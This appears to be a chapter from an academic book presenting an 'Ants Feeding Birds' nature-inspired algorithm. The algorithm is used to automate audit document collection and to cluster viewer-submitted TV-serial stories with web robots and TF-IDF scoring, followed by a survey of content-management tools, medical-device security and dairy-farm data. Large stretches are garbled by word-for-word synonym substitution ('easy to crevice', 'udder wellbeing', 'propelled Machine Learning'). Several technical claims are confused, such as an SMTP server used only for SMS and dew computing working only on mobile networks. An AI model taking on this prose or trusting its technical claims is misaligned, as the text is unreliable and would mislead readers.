To accomplish quality in office/association's review framework, which for the most part requires accumulation, recording and exchange on a pile of archives in appropriate request, what about actualizing propelled Machine Learning answer for the same? This is the manner by which robotization and Incremental Learning can be accomplished (machine learning). The Head Incharge of Quality-Audit at the association for the most part sends or continues emails regularly to numerous individuals/heads and so on; asking for required data/information as different reports. “The Head In charge of Quality-Audit at association” Computer-framework ought to learn consequently about archive’s necessity by gaining from mails sent. This learning calculation can bring information/reports from other individuals in read only form, from their particular Computer Systems. The read-only frame is required to look after security. These brought records can then be stored in Document data store to review consequently.

To fetch required documents safely web crawler concept could be implemented using Cloud (Private) / Network Computing concept(cloud computing). Additional layer of privacy and cyber security can be implemented by allowing only “The Head Incharge of Quality-Audit at organization” to run such facility using her IP during stipulated time only. Also, Quality-Audit is based on fixed questionnaire, generally. This questionnaire contains specific list of keywords. These keywords need to be fetched using text-mining techniques like TF-IDF or similar, stemming is carried out and stored or appended in “Bag-of-Words”. The incremental learning system of this kind only fetches documents from other members’ computer system matching these keywords. Extracting keywords based on questionnaire is

**Distributed System Implementation Based on “Ants Feeding Birds” Algorithm**

done automatically, hence secured, which ensures that other unrelated documents available on system will not be fetched at all.

To add an additional layer of safety, and to preserve old versions of documents, to refer to next year's audit, Dew Computing at the bottom most (Backend as a Service = BaaS) layer should be added (dew computing). Every shift is a gift, Dew-Computing is complementary for Cloud/Fog Computing technologies. Dew is light-weight, as it uses thin clients/components like mobile phones, iPads etc. Dew works when no internet connectivity, works only on mobile communication networks. Dew is private, not public like Cloud. Hence this research work is apt for any TV channel's propriety with handshake mode as suggested in Socio-inspired “ants feeding birds” algorithm.

This is implemented based on ant feeding birds story. This real time story is converted into an algorithm as given below in the figure. Ants gather food particles, using their ant colony concept, also by sensing weather, they also observe birds, ants may use fruits thrown on the ground by birds (generally half eaten form), learn about bad summer, scarcity of food for birds and other situations around and decide to feed birds. Ants continue feeding birds again till they sense improved weather conditions and all above steps are repeated as and when required.

head requires data sends continuous emails asking data system learns/senses data requirement feeds head with data automatically and securely, in read only form read the real story of ant and bird mapped this story to EM alike algorithm then applied this algorithm based system to audit scenario outcome is at par with ant and bird / nature-inspired algorithm Authentication required for accreditation is carried out by report generated having time stamp, system details By MABA or MODA alike algorithms End to end automation (see Figure 2) is achieved, by data store indexing based on questionnaire.

## **Actual Implementation Details and Results**


Multi-writer Television Serial making process automation details are given below, which are implemented using soft robots (web robots) and hence are completely secured with handshaking logic too. TV channels suggests theme or topics and implementation triggers from this point onwards.

As the architecture of the algorithm suggests, there are multiple web robots being implemented to perform different and disparate executions simultaneously. Each web robot acts as an independent cloud based web application.

### **Web Robot 1**

The very first web robot has the task of gathering the user stories and storing them in a database in an intelligent manner. Users are exposed to web applications in various different forms like browser accessible application, mobile application for Android, Windows, iOS etc., or offline options like SMS. The user can directly submit their stories in a textual format along with their personal details like name, demographics et al.

For security purposes, the web application that is developed in Java uses the Spring Security Framework for providing authentication and authorization for the users. This helps in eliminating any spam bots or unauthorized agents from inflicting any harm on the system. The SMS feature of sending the stories is implemented using a third party SMTP server solely for the use of receiving and sending SMS. The process of sending and receiving the SMS is still done by the Java code so, the Spring Security Framework is used here as well to authenticate by sending an OTP to the number wishing to send the

**Distributed System Implementation Based on “Ants Feeding Birds” Algorithm***Figure 2. MODA architecture's process-model*

story, and by asking the user to use it while submitting personal details so as to match story submitted from that mobile number to the details of the user.

All the stories received are stored in the database along with the details of the users to keep a track of each user's activity and to also provide the users a way of checking the status of their submitted stories.

## Web Robot 2

This web robot has a very linear functioning of extracting keywords and forming a Bag of Words-Stories ( $BoW_s$ ) for each story which has all the words for that story with its frequency, after removing all the unnecessary stop words.

### **Distributed System Implementation Based on “Ants Feeding Birds” Algorithm**

A third party library is used for removing the stop words from the submitted story. The trimmed version is then fed to Datumbox API for Keyword Extraction. The response from the API is a JSON text with all the n-tuples of the unique words in the input along with their respective frequencies in the input text. This implementation uses only 1-tuple, as the Bag of Words to be made has to contain individual words.

Additionally, another Bag of Words is prepared with all the keywords provided by the TV channel ( $BoW_C$ ) based on their desired topic of interest. Now the stories are to be ranked in accordance to the similarity of the respective  $BoW_S$  with the  $BoW_C$ . This is done by using a modest interpretation of TF-IDF ranking algorithm.

A similarity score is calculated for each story based on the following formula:

$$\text{similarity} = \sum_{i=1}^n (idf_i * tf_{Normalized_i})$$

where,

$$idf_i = \ln \frac{\sum \text{Stories}}{\sum \text{Stories Containing Word}_i}$$

$$tf_{Normalized_i} = \frac{tf_{Weighted_i}}{Weight_{Total}}$$

$$tf_{Weighted_i} = 1 + \ln tf_i$$

$$tf_i = \text{Frequency Of Word}_i \text{ in } BoW$$

$$Weight_{Total} = \sum_{i=1}^n tf_{Weighted_i}^2$$

$$n = |BoW_S \cap BoW_C|$$

Ranking is done based on the similarity score of all the stories. This similarity score is further used to form clusters of these stories. Stories are divided into clusters with very high similarity with the  $BoW_C$ , with a moderate to low similarity index or with a very less similarity index.


Figures 3 and 4 show a cluster map showing the cluster formation of the stories based on their similarity index.

The similarity index varies from 5.43 to -1.12. Anything below 0 can be rightly categorized as outliers and can be rejected straight away. The center of each cluster is calculated so that whenever the next set of data i.e. stories comes in from the users, there shouldn't be any need to form clusters again. The stories can be assigned to clusters based on the nearness of the similarity index of any particular story with the center point of the clusters formed. The center point is the mean of all the similarity indices within that cluster.


Similar iterations are carried out each day after the application completes receiving the entries for the day and the clusters are calculated. Figures 5 and 6 show the clusters formed after each iteration.



**Distributed System Implementation Based on “Ants Feeding Birds” Algorithm**

*Figure 3. Cluster diagram for first iteration*



*Figure 4. Clusters formed after the third iteration*



**Distributed System Implementation Based on “Ants Feeding Birds” Algorithm***Figure 5. Cluster formed after the fourth iteration**Figure 6. Cluster formed after the fifth iteration*

### ***Distributed System Implementation Based on “Ants Feeding Birds” Algorithm***

The data gathered during implementation and forming the clusters is given in Table 2. The cluster diagrams (Figure 3, Figure 4, Figure 5 & Figure 6) can be better understood when studied in reference with the data presented in Table 2. Each of these iterations indicates the influx of documents and their subsequent processing.

### **Web Robot 3**

Since a cluster holds stories with similar similarity scores, it can be noted that all the stories with very similar content tend to wind up in the same cluster. The next objective here is to differentiate the stories with unique content within the cluster for which, all stories are matched with each other to check their relative similarity indices. This is done using the Datumbox Document Similarity API. The two stories in consideration are passed in the API call and the response contains a metric indicating the percentage of similarity between the two stories.

A predefined measure is considered when differentiating between these stories. For example, all the stories with more than 75% similarity with story A can be clubbed within a cluster and a single story can then be spun out by the scriptwriters of the TV Series by using the inputs of all the stories in the new cluster. Stories with extremely high similarities with other stories can be rejected. The same is notified in the database so that it is reflected when the user checks the status of the story. (Refer Fig. 7 to see how documents are clubbed based on their similarity with each other)


For implementing incremental learning, it is ideal if the similarity score reflects the broader ideas that are currently widespread. This can be achieved by going through each of the clusters formed after comparing the document similarity and extracting the keywords with relatively high frequency and

*Table 2. Data from the results of each iteration run*

Variable/Iteration	1	2	3	4	5
Number of Documents	958	1912	2883	3839	4798
Min Similarity Index	0.003	0.003	0.002	0.002	0.002
Max Similarity Index	5.426	5.671	5.671	5.93	6.192
Mean	2.168	2.161	2.147	2.158	2.155
Std Deviation	1.03	1.057	1.049	1.047	1.051
No. of Clusters Formed	3	4	4	3	3
Center Point of Cluster 1	3.2541	3.838	3.7257	4.91431	5.3483
Center Point of Cluster 2	2.3165	2.8959	2.8074	2.3668	3.6274
Center Point of Cluster 3	1.2449	1.8414	1.7806	0.6078	1.766
Center Point of Cluster 4	-	0.799	0.7827	-	-
Instances in Cluster 1	173	163	254	336	85
Instances in Cluster 2	426	558	942	2433	1355
Instances in Cluster 3	359	822	1144	1070	3358
Instances in Cluster 4	-	369	543	-	-
Size of Bag-of-Words	38	45	48	50	52

### Distributed System Implementation Based on “Ants Feeding Birds” Algorithm

Figure 7. Document clustering within a cluster based on similarity



adding them to the  $\text{BoW}_c$ . This helps in a more refined and meaningful similarity score calculation for the other user-submitted stories.

### Web Robot 4

This web robot is responsible for all the database transactions. It can be considered as a service that abstracts the transaction manager and uses the Hibernate framework for firing the SQL queries to the database. All the other web robots call this web robot as a service for any database transaction.

It helps in maintaining security as it isn't exposed directly to the user and hence the user isn't able to influence the database in any possible way. The only way in which the database can be manipulated is by calling this web robot which checks the authenticity and authorization of the caller before actually committing any changes to the database.

### Other Features about “Ants Feeding Birds” Model

MABA, MODA and Khidaki systems are made to support online methods for submitting stories/documents/chapters, other important features can also be provided including email/SMS, to check the status of the stories for the particular user, give feedback about stories and further communication if any, etc. This will in turn lead to the implementation being developed as a full-fledged Dew Computing model at back-end for data store and a Cloud Computing service at front-end for user interactions via web

**Distributed System Implementation Based on “Ants Feeding Birds” Algorithm**

services, to complement each other and to complete the distributed system requirements for today and future-readiness.

The observation related to ranking of stories involves the incremental clustering concept based on “Closeness Factor Based Algorithm (CFBA)”, processing of stories to calculate their similarity indices. The words which are very common to the topic in consideration tend to appear in almost every story. This leads to a very low *idf* for that particular word and almost nullifies the *tf* count as the final score is their product. This effect of *idf-dampening* can be avoided by making an intelligent choice in selecting words for the BoW<sub>C</sub> by excluding the most common words and choosing other similar words that still describe the topic.

### **Incremental Learning Outcomes**

Many years ago, say in late 1970 it was a very common practice by monkeys picking roti dabba from kitchen, the moment they see slight chance to enter. How nature must have installed natural sensors within Monkeys to instruct picking, opening, having rotis and throwing the dabba (animal digital tracking).

Similarly how to pick particular file from system, how to identify file, how to open, ways to open etc. can be implemented using Ant-Bird / MABA / MODA alike algorithms, which is self-incremental learning or deep incremental learning based concept (machine learning).

### **Issues, Problems and Solutions**

Cybersecurity is the main issue which is discussed at length with various entities in previous sections of this chapter. Another issue is maintenance of wearable or implantable devices by human, animal, bird, tree and other living being. It is mandatory to take care of living beings when exposed to such devices.

The charging resources required for such devices consistently, is another cause of concern. But implants research takes charge from human body itself, vs the solar charge required for devices connected to tree, animals etc.

Huge collection of data generated by these resources is major cause of concern, rather one of the important problem areas to consider. Various sensors which are available in market and are upcoming as research outcomes are capable of broadcasting their data to cloud directly. Increasing usage of such sensor networks may generate more IT world related problems in future.

IT itself is the solution. Proper training given to all entities, awareness of all species including human, keeping all sensor alert (natural and artificial both) is mandatory to enjoy life full of IT. It is so beautiful to know that there is someone who thinks beyond you, before you and for you always, which is nothing but IT technology solutions, covering all human beings, animals, birds, trees, and the list is limitless. More and more applications of Machine learning algorithms, knowledge augmentation and nurturing future are the key solutions. Nature gives loads of opportunities, IT enabled world needs to focus on them, grab them, absorb them and have wonderful ITful life always.

Amium is a distributed system, cloud based and allows to form virtual teams of users who wish to synch their files together, work on shared files together in real time mode. Amium turns every file into separate activity thread and feed to facilitate conversation with every team member. It also enables file version control and management, along with conversational details. Amium being a content collaboration system, which is thread based, searching for right conversations at right time easily is the most favourite characteristics. “ants feeding birds” concept is more than just a content collaboration system, but also

**Distributed System Implementation Based on “Ants Feeding Birds” Algorithm**

helps identify, classify real life user stories automatically, safely and is very interactive system, as it not only retains all copies of user stories but also communicates feedback via mail to all users about their stories related to current version of TV serial requirement. (amium.com, 2016)

Contentful is another ground breaking technology in CMS, which is having very unique characteristics, *one of its kind* and they are:

- Its content-centric and not page-centric. No restriction of predefined templates, it builds customized content model.
- Its API-based and not the browser-based. Any contents of users can be displayed in tailored way and contents are accessible anywhere via API.
- Cloud based systems and hence really fast, safe and maintenance free, as contents are saved in Contentful's server, not at specific premises setup.
- Most flexible, as the focus is purely on contents and not on presentation. Contentful emphasis is on delivery of content and design, not the presentation.
- Available across varied platter of technologies, including JavaScript, Ruby, PHP, Swift, Obj-C, Andriod, cURL etc. to name a few. (contentful.com, 2016)

“Ants feeding birds” is a nature inspired secured CMS, with incremental learning and knowledge augmentation facility as additional features, which learns automatically about user stories, from the day one of official date of story-submission till the last date. Clusters are automatically updated with new stories. “bag of words” also gets appended with new keywords with every influx of user stories.

WildApricot is another member content management system. This system is extremely user friendly, affordable and having features including documentations, surveys, events, feedbacks etc. to name a few, with random sorting of members facility. (Capterra.com, 2016)

When any TV channel or organization which is planning to opt for audits or accreditations soon, “ants feeding birds” system is easy to implement and free to use for end users too. “ants feeding birds” is a socio-inspired concept and TV channel (for example SAB TV Channel of Sony in India) is willing to give opportunity to its viewers to recollect their golden days by sharing valuable real time stories happened in their lives, without any cost involved.

knkPublishing is one of the leading book publishing softwares which offers trading related all categories of books to publishing houses all across the world, both in digital and print assets. knkPublishing quotes “From the acquisition of new, potential best-seller authors, from the conception of new products to the final sale to the customer on a multi-channel base, all processes can be managed within one single system”. Organization specific chain of documents also can be managed by knkPublishing, to reduce manual work, increase corporate growth and retain control of business. knkPublishing is Microsoft's only Gold-Certified Partner for Publishing. knkPublishing is based on Microsoft Dynamics and used by more than 110k companies worldwide. MS Word, Excel, Outlook, Azure, CRM online, Microsoft Power BI etc. are completely integrated with knkPublishing systems. Most unique features of knkPublishing system's include data science and machine learning or picture recognition. (knk 2016)

“Ants feeding birds” concept at this stage handles, clusters and learns about only text in English from user stories. Latest data science and machine learning algorithms are a part of implementation of “ants feeding birds” archetypal.

BookWright is one of the free desktop publishing software to create professionally looking eBooks, Magazines, photo books (wedding photo books, baby photo books, coffee table photo books, Instagram

**Distributed System Implementation Based on “Ants Feeding Birds” Algorithm**

books), food & cookbooks, children’s books, portfolios, business books, blogs and events etc. This book publishing facility is provided to a single author at a time and all the versions of authors books can be imported anytime using BookWright’s website. “ants feeding birds” concept is primarily based on multi-authored book or multi-writer TV commercial serial, as many ants work in a colony to achieve something exceptional and birds do the same, in spellbound fashion. (BookWright, 2016)

(Barbara M., 2016) is one of the nature inspired biologists and researcher in IIT, Italian Republic, and currently focusing on bioinspired soft robotics. Her aim to design and develop new robotic solutions by taking inspiration from nature. Principal biological models for her research are plants and soft animals. Her work is extended in the related areas of environment and health. In her research based ICT solutions she has produced systems mapping behaviour of plants. According to her, “Plants are networked, decentralized, modular, redundant, and resilient. Plants are able to move, control, sense, but they do in a different way with respect animals or other living beings. I have compared these ideas, biological features, and technological translations coming from the two Kingdoms and related to areas of interest in robotics: movement, sensing and control.” “ants feeding birds” approach imitated the (almost) complete behavioural sensory cycle of both treasured species of this world “Ants” and “Birds”.

(Rob Butler, 2016) In his current research outcomes, being scientist and nature culturist, Rob discussed and implemented details about Personal Audit. He insist that Nature-Culture should start from self and then get expanded to large scale audience including family, relative, firms, groups etc. According to Rob, Personal Audit comprises of “what you use”, “where you can make adjustments towards a more sustainable lifestyle”. He recited “List all the things you buy and use – food, clothing, transportation, cleaning products, water, air, home heating etc. For each one, examine if the way it is made or harvested is sustainable. You will discover that some things are easy to change while others are more difficult or you might be unwilling to change. Make the easy changes on your next shopping visit and consider how you might tackle the more difficult tasks. The choice of things we buy is one way to encourage sustainable products and there are many sustainable products now available.” This personal tradition of sustainability when develops into larger tree structure then practices like “ants feeding birds” can be very beneficial.

## **RELATED WORK**

MODA, MABA, Khidaki alike work based on “ants feeding birds” real nature’s story, is a pure distributed system beneficial in today’s world fenced by IT. This nature-inspired concept has layers, sensors and true distribution, with safety measures. As mentioned in section 2 of this chapter, ants and birds identified the current summer situation, hunger etc. by sensing the seasonal changes. This is feasible due to inbuilt natural sensors in ants and birds. Same sensors only might have stored the previous help given by birds to ants, (in the form of fruits fed by birds=handshake). At the same time ants threw food grains for birds by retaining the stock for themselves (useful in rainy season=data store/dew computing/security/privacy). MODA, MOBA, Khidaki etc. alike concepts is built along with various computing devices including wearable. As these systems support true distribution, all IT enabled devices and systems can be communicated via them. Hence in this section of chapter, related work carried out by other researchers in the wide ranges of fields is narrated, by keeping the subtitle of book in mind, which is *Electronics Transformation via animals and human*.

**Distributed System Implementation Based on “Ants Feeding Birds” Algorithm**

## Electronic Transformation via Human

A level-headed discussion on “Risk of Innovation to Occupation”, organized by the “The Work Foundation” in London invited an important query: “Would you consent to have a microchip embedded in your body in the event that it would altogether help your profession?” (Body-hacking movement). Interestingly, while one expects numerous individuals to have a solid repulsion to the possibility of something so intrusive as having their mind associated with the web and adequately making them a cyborg, surveys show a reverse trend.

New innovation empowers organizations to supplant labourers such as artisans, low-talented processing plant workers or even administrative staff with hardware that can run speedier, longer and for lower cost. Be that as it may, a scenario in which rivalry for occupations wasn’t amongst man and machine yet between consistent people and those with innovative improvements is not unimaginable. Future inserts and prostheses may permit us to end up more grounded, more brilliant and more proficient at our occupations (machine learning) and we might even have the capacity to embed microchips in our allowing storage of large and complex data, or upgrade our capacity to process and send that data straightforward to other individuals or machines.

## Cyber Security Vulnerabilities

“Ants feeding birds” algorithm is domain-free secured concept. Security of data and information flow, message passing and network is taken care by various web-robots implemented at various levels of design. In this section of chapter, Cybersecurity and security in distributed systems is discussed in general including medical, farming and other domains. Understanding security implementation, issues and solution in various fields were essential to build “ants feeding birds” socio-inspired algorithm.

In medical domain, in initial generation of IT systems, the priority was given to patients’ data, health related information, and hence security of interactive medical devices was taken a back seat. Manufacturers and vendors of such devices needs to focus on security of or easiness in approaching such interactive devices including infusion pumps, implantable cardiovascular defibrillators (ICDs) and CT scans. These devices are at risk because they have web enabled interfaces with no/weak passwords which are easy to crevice (similar to when former Vice President Dick Cheney revealed during an interview that he had his implantable heart device’s Bluetooth capabilities disabled to prevent possible hacking attempts during his tenure in office). (Kloeffler & Shaw, 2013). Department of Homeland Security’s Industrial Control Systems Cyber Emergency Response Team (ICS-CERT) implemented cyber security concepts in wide range of medical products and equipments. (FDA, Cybersecurity Vulnerabilities, 2016).

Web services provided by “ants feeding birds” algorithm is highly secured, with alpha-numeric password, and mail confirmation for users for account activations. This security option was mandatory to implement in “ants feeding birds” algorithm as handshake is implemented at various levels, interaction with Cloud to Dew computing layers and user may avail services using pervasive devices also.

The FBI’s Internet Crime Complaint Center (IC3) warns all customers who uses IoT enabled devices to be alert always, and buy only those devices which are having track record of providing security. FBI’s focus is also on wireless heart monitors and insulin dispensers, as well as wearables such as fitness devices. (FBI Alert, 2015)

***Distributed System Implementation Based on “Ants Feeding Birds” Algorithm***

## **Tele Surgery: A Risky Frontier?**

As IoT is taking charge of everyone's life these days and in future too, but risks involved cannot be ignored completely by user or service provider. For example, in case of robotic surgery, use of public networks, connections, video connections etc. have privacy issues, as potentially anyone can watch the real time surgery procedure. Researchers are working on finding out the solutions to achieve safe Telesurgery now and also in future. (Cuthbertson, 2015).

Medical devices have historically been regulated for effectiveness and safety but not for security purposes. This is due in part because while the FDA has issued a final guidance on premarket submissions related to cybersecurity for the healthcare industry, this guidance is not an enforceable regulation but only voluntary and non-binding and many vendors do not implement security programs for their devices.

The Structured Threat Information eXpression (STIX) program is viewed quintessential as a potentially replicable framework for sharing medical device vulnerabilities and creating supporting mechanisms that increase information sharing to combat potential attacks. (O'Callaghan, 2015)

It is critical to continue to improve the infrastructure around healthcare technology to align with patient safety. Hospitals and health systems need to take a proactive and pre-emptive approach to security. These systems should be investing in and developing a strong IT infrastructure with layered security and firewalls to deter hacking. Healthcare organizations are constantly being challenged to anticipate unintentional threats and potential vulnerabilities. Therefore, it is important that healthcare organizations remain vigilant in this area as they continue to develop comprehensive systems to mitigate security risks (cybersecurity vulnerabilities). (Thomas, Hall, & Killian, 2015)

## **Electronic Transformation via Animals**

“Ants feeding birds” is nature inspired algorithm, where animal and birds are interacting without IoT based system, having natural antennas and sensors. All these concepts are implemented in the form of algorithm, successfully only by reading/comprehending importance of related work carried out by various researcher in comparable areas.

As indicated by Lely, a global maker of horticultural machines, the huge development of programmed dairy frameworks will lead to half of the dairy groups in north-western Europe being milked by robots in 2025. Automated milking is taking out milk, as well as of information. The information can be isolated into five classes: frameworks administration, milk creation variables, udder wellbeing and milk quality, sustenance and general bovine wellbeing, and proliferation. By means of cell phones, wearables and sensors, a colossal measure of information about domesticated animals is gathered. Examination of this information can prompt better experiences for tailor made guidance to agriculturists. That guarantees further improvement and supportability of business in the agrifood segment and avoids assets waste. (Poppe, Wolfert, Verdouw & Verwaart, 2013). Moreover around 150 corn ranchers with 40,000 planted sections of land in four conditions of the USA have been trying Field Scripts, a product bundle for agriculturists taking into account agriculturists' information on two years of yield information, to enhance the yield potential with variable rate seeding. The product has likewise been tried for soybeans and will be accessible in 2016, trailed by programming for multi-hybrids. (Bronnen, 2016)

**Distributed System Implementation Based on “Ants Feeding Birds” Algorithm**

*Figure 8. Data exchange in dairy farming in the Netherlands  
Capgemini Consultancy.*



**Case “Data exchange in Dairy Farming in the Netherlands”<sup>16</sup>**

